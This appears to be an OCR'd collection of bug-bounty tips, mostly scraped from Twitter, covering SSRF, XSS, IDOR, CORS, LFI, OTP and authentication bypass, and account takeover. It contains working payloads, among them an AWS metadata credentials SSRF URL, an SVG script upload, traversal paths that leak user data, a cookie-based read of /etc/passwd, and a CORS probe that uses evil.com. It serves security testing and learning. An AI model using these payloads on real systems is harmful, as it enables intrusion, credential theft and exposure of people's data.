


Tips.

Always check your target name directory on domain, like

http://site.com/site/

or

http://target.com/target/

.
Got same thing on 2 subdomains of a target.
1st was leaking staff's PII info: got 3 digit bounty.

2nd had directory listing enabled, containing sensitive files like smtp logs, phpinfo, serverlogs, aws directory, private files containing api keys, etc. : just issued 4 digit bounty.

JavaScript files

Need to make some quick $$? Here is a hack very few know about. No automated tools do either.
1) Find JavaScript files
2) ffuf -w js_files.txt -u FUZZ -mr "sourceMappingURL"
3) Download sourcemap
4)

https://github.com/chbrown/unmap

5) Browse configs or just grep for API keys/Creds

http://anugrahsr.me/posts/10-Password-reset-flaws/

https://twitter.com/ADITYASHENDE17/status/1305723250413105152

IDOR,

SSRF to access aws metadata


Recon: Subfinder + wayback machine + URL probe(to validate URL)
1. Got valid sub domain with multiple function.
2.Spider whole application with burp only + tools for automation check
3. Keywords I searched: url, ref, uri, callback
4. uri= found

5. uri=//169.254.169.254/latest/meta-data/iam/security-credentials/flaws/
Always search for keywords in burp and take help of wayback to validate

IDOR

https://twitter.com/M0_SADAT/status/1304877048289202179

svg xss




```
File Upload Leads To SVG XSS:

{Svg enable required: you can check manually by upload a svg or use retire.js extension in your
browser sometime it will help to detect}

1. create a Text file and bind a code;Then save as .SVG :

Script:

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1
/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
   <script type="text/javascript">
      alert(Hacked);
   </script>
</svg>


2. Now upload this File and then open svg image location.


3. if its Vulnerable then popup comes.

                                                                        "Mahendra"
```

https://twitter.com/_justYnot/status/1304272450159546368

https://twitter.com/ptswarm/status/1302966718227189761

Reset password function flaws !




https://twitter.com/faizalabroni/status/1287623948843155456

https://gist.github.com/imran-parray/09c3139e72a6b7f61e1cba9c1eac64bd

Unauthriozied

{“id”:111} —> 401 Unauthriozied
{“id”:{“id”:111}} —> 200 OK
POST /api/get_profile
Content-Type: application/json {“user_id”:<attacker_id>,”user_id”:<victim’s_id>}
GET /api_v1/messages?user_id=VICTIM_ID —> 401
GET /api_v1/messages?user_id=attack&user_id=VICTIM —> 200 OK

Open redirection bypass tips:



CAPTCHA BYPASS TECHNIQUES

https://twitter.com/Alra3ees/status/1301297332571508737

https://twitter.com/sriramoffcl/status/1301020283625566208

https://twitter.com/the_vyAdha/status/1300707001635237888

account takeover!

Try this when testing webapps:
1. Set up burp in browser1
2. Do a password reset request in browser1
3. Open the password reset email in browser2 and copy the token
4. Search your Burp history for the token, if it is there, you've got yourself a nice easy account takeover!

Try to find every endpoint on that application that takes an URL or fetch your resource.
Look everywhere for those endpoints: javascript files, application features, webhooks, etc..
Also, I had a lot of success with SSRF via PDF
Nice resource about this:

https://twitter.com/bogdantcaciuc7/status/1300088499564052481

https://twitter.com/bogdantcaciuc7/status/1300088499564052481

Account tackover using password reset Vulnerability

https://twitter.com/rez0__/status/1296142303841718274

Endpoints

https://twitter.com/ADITYASHENDE17/status/1299437585991790593

gf patterns

https://twitter.com/spicybytes_/status/1299147141550690304

Easy CORS:-

site="https://example.com"; gau "$site" | while read url;do target=$(curl -s -I -H "Origin: https://evil.com" -X GET $url) | if grep 'https://evil.com'; then [Potentional CORS Found]echo $url;else echo Nothing on "$url";fi;done

https://twitter.com/Raywando/status/1298795730639958021

https://twitter.com/R29k_/status/1298538358994612224

https://twitter.com/R29k_/status/1298538358994612224

https://twitter.com/noneprivacy/status/1177629325266505728

IDOR

1 : find IDOR with unguessable uuid length
2 : run gau

http://target.com

| grep ".json" | httpx -status-code
3 : found json file contail users emails & uuid
4 : IDOR & information disclosure in one shoot .

Bug :- session expiration bypass with the help of 2fa

To verify this login to two browsers. Here let us name Chrome as device 'A'
And Firefox as device 'B'.
1. Goto device 'A' and navigate to change password url.
2. Goto device 'B' and ..

2. Goto device B and login with email and password and stay at 2fa page.
3. Back to device A, now change password. (By doing this old sessions revoke)
4. Goto device B, now enter 2FA and you will be redirected to dashboard.

https://twitter.com/the_vyAdha/status/1297400890496708608

Cloudflare bypass.

https://twitter.com/gwendallecoguic/status/1113777240876228609

https://twitter.com/bountyhunter_fr/status/1295805411241725954

Blind SSRF

https://twitter.com/3XS0/status/1296281286974283777

https://twitter.com/spicybytes_/status/1296244098215694336

https://twitter.com/MrCyberwarrior/status/1252221243283042305


bypass the rate-limit

https://twitter.com/chiraggupta8769/status/1295038586274738178

Sensitive data leakage using .json

https://twitter.com/chiraggupta8769/status/1295038944548020224

Testing Password Reset Functionnalities . If you can think of other tests drop them!]]]




https://twitter.com/hackerscrolls/status/1294203081148768256

https://twitter.com/jae_hak99/status/1294109872888279040


https://twitter.com/SalahHasoneh1/status/1293918353971531776

https://twitter.com/SMHTahsin33/status/1293601681834307584


Command injection hacks:)



HARD Coded Credentials



LFI



https://twitter.com/harshbothra_/status/1256148504168132609

https://twitter.com/bogdantcaciuc7/status/1292962448425844736

https://twitter.com/chiraggupta8769/status/1292211165624328192

SHODAN dorks

authentication bypass vulnerabilities.

How to find authentication bypass vulnerabilities.
Focus. I Added headers.
Request
GET /delete?user=test HTTP/1.1
Response
HTTP/1.1 401 Unauthorized
Reqeust
GET /delete?user=test HTTP/1.1
X-Custom-IP-Authorization: 127.0.0.1
Response
HTTP/1.1 302 Found

https://twitter.com/chiraggupta8769/status/1289264099201671168


https://twitter.com/Haoneses/status/1291387580299321358

https://twitter.com/intigriti/status/1291356695755726848

https://twitter.com/Yumi_Sec/status/1253620834691887105

https://twitter.com/JonathanBouman/status/1291356730392219654

csrf



https://twitter.com/ptswarm/status/1290660280372994054

https://twitter.com/ptswarm/status/1290660280372994054

Admin Panel Takeover


Always test if site has users directory under /api/
GET /api/users → 404
POST /api/users → 200
PUT /api/users (body → user=mail@company.com&pass=123) → 201
Registered company's Email,may lead to Admin Panel Takeover

xss


1: run gau httpx://target.com
2: found endpoint /emailconfirmation.php
3: running arjun & found code parametre tried XSS
4 : alert(1) blocked by waf
5: x=alert,x(1) Bypassed !

IDORs..

javascript Scan



Broken link hijacking!



https://twitter.com/intigriti/status/1290641177386070016

open redirect

The payload: javascript:

@youtube

.com
Use the ":" character to bypass the filter and "@" to redirect to that domain

Do you want to increase the impact of an open redirect you found? Find a page that relies on hash fragments (e.g. /#/view/user/123) and check if it issues an xhr call to /path/containing/123/ in the background. This often leads to cool finds when combined with the redirect.

OTP Verification bypass

OTP Verification bypass, this time it was in the Govt Website
1. Site allows to download some sensitive files only on entering the verification code.
2. I don't know the verification code and I didn't even get the verification code to my Mobile/email.


3. On entering some dummy OTP an Ajax post call is made and the response of the call is just 2 (number 2)
4. Checked the source code, to know how the website consuming the response and found that if response is 1 it is considered as success, else if it is 2 it is a failure

5. If the response is 1 then website is framing a download link by collecting various bits and pieces from the DOM.
6. So I bypassed it by just changing the response to 1 (in burp) and got my documents.

7. As you might be thinking, I don't even need to enter some dummy OTP etc., because the logic is already there in the JS code and I can directly get document by framing the downloadable URL.
8. Also, the URL was vulnerable to IDOR. So one can download document of others

https://twitter.com/pwntheweb/status/1276078704066584576

cors



https://twitter.com/m4ll0k2/status/1288456254902411265

Manipulation of email by Latin letters

https://twitter.com/HossamSec/status/1099393131701768194


https://twitter.com/abhishake100/status/1247165725816393728


https://twitter.com/4z1zu/status/1287670132529983488

https://twitter.com/renniepak/status/1287804976669040642


Ways to bypass rate limit

Account takeover:





CORS Protection RegEx Bypass Rocket



PII sensitive API Users.


Leak PII sensitive API Users DATA with URL Path Permutations: /api/users/user@email.com → /api/users/..%2Fuser@email.com or /api/account/123/ → /api/account/..%2F..%2F123

https://twitter.com/akita_zen/status/1131652331471347712

local file read vulnerabilities based on cookies.

Request
GET /vulnerable.php HTTP/1.1
Cookie:usid=../../../../../../../../../../../etc/pasdwd
Response
HTTP/1.1 200 OK
...
